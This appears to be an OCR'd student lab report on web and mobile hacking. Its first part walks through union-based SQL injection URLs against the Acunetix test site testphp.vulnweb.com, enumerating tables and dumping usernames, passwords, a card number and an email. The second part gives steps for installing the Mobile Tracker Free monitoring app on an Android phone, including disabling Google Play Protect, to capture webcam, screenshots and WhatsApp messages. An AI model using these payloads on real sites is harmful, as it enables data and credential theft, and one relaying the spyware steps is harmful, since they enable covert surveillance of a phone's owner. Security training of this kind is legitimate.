
artist: users

3

view pictures of the artist

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from
information_schema.tables where table_schema=database() limit 8,1
```

Since we didn’t get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.



artists
table_name,3 from information_schema.tables where table_schema=database() limit 8,1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists


the concat function is used for concatenation of two or more string into a single string.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3
from information_schema.tables where table_schema=database()
```

From screen you can see through concat function we have successfully retrieved all table name inside the

database.

```
Table 1: artist

Table 2: Carts

Table 3: Categ

Table 4: Featured

Table 5: Guestbook

Table 6: Pictures

Table 7: Product

Table 8: users
```


artists
_concat(table_name),3 from information_schema.tables where table_schema=database()
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
www.hackingarticles.in
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
view pictures of the artist

artist: artists,carts,categ,featured,guestbook,pictures,products,us


3

Maybe we can get some important data from the **users** table, so let’s penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3
from information_schema.columns where table_name='users'
```

Awesome!! We successfully retrieve all eight column names from inside the table users.

Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.



artists
ɔ_concat(column_name),3 from information_schema.columns where table_name='users'
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
www.hackingarticles.in
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
view pictures of the artist
comment on this artist

artist: uname,pass,cc,address,email,name,phone,cart

3

Use the concat function for selecting **uname** from table users by executing the following query through URL http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users

From the screenshot, you can read uname: **test**



hp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

artist: test

3


view pictures of the artist

comment on this artist

Use the concat function for selecting **pass** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(pass),3 from users

From the screenshot, you can read pass: **test**



testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(pass),3 from us

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

artist: test


3

view pictures of the artist

comment on this artist

Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users

From the screenshot, you can read cc: **1234-5678-2300-9000**



testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile

artist: 1234-5678-2300-9000

3

view pictures of the artist


comment on this artist

Use the concat function for selecting **email** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

From the screenshot, you can read email: **jitendra@panalinks.com**

Enjoy hacking!!



testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from u

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook

artist: jitendra@panalinks.com

3

view pictures of the artist

comment on this artist

6. Use Mobile tracker free (online tool) to install in android mobile phone and try to execute the commands and taken live webcam stream and screenshots and whatsapp messages. Write a report on that attack and provide solutions to avoid android hacking


1. Prerequisites

- Have created a Mobile Tracker Free account with a valid email address.
- Have access to the target phone and permission of the phone owner to install the application.

2. Pre-Installation & Settings Configuration

2.1 Enable unknown sources for Android <= 7

Note: in order to install the application, you must enable unknown sources on your phone if it is not already.




2.2 Enable unknown sources for Android >= 8

Note: This message appears when you download the application in step 3.
You will need to allow the installation of unknown applications for the browser (Here Chrome).

2.3 Disable Google Play Protect

Google has added a security system for apps that are not downloaded from the Google Play called « Play Protect ». It is possible that the Mobile Tracker Free application is detected as potentially dangerous.
To prevent the app from being uninstalled, **you must disable Google Play Protect** and **disable notifications related to Google Play Protect**.



09:00 100%

mobile-tracker-free.com

Home » Login

LOGIN


Email

Password

Sign in

Not a member yet? Sign up now!

Forgot your password?



09:00 100%

mobile-tracker-free.com

Dashboard • Add phone


ADD A PHONE TO YOUR ACCOUNT

Add a phone to your account, for that you just need to download and install the application on the phone you want to follow.

Please read and follow all steps correctly before downloading and installing the application.
If this is not done, the application may not work properly.

HELP FOR INSTALLATION

DOWNLOAD APPLICATION

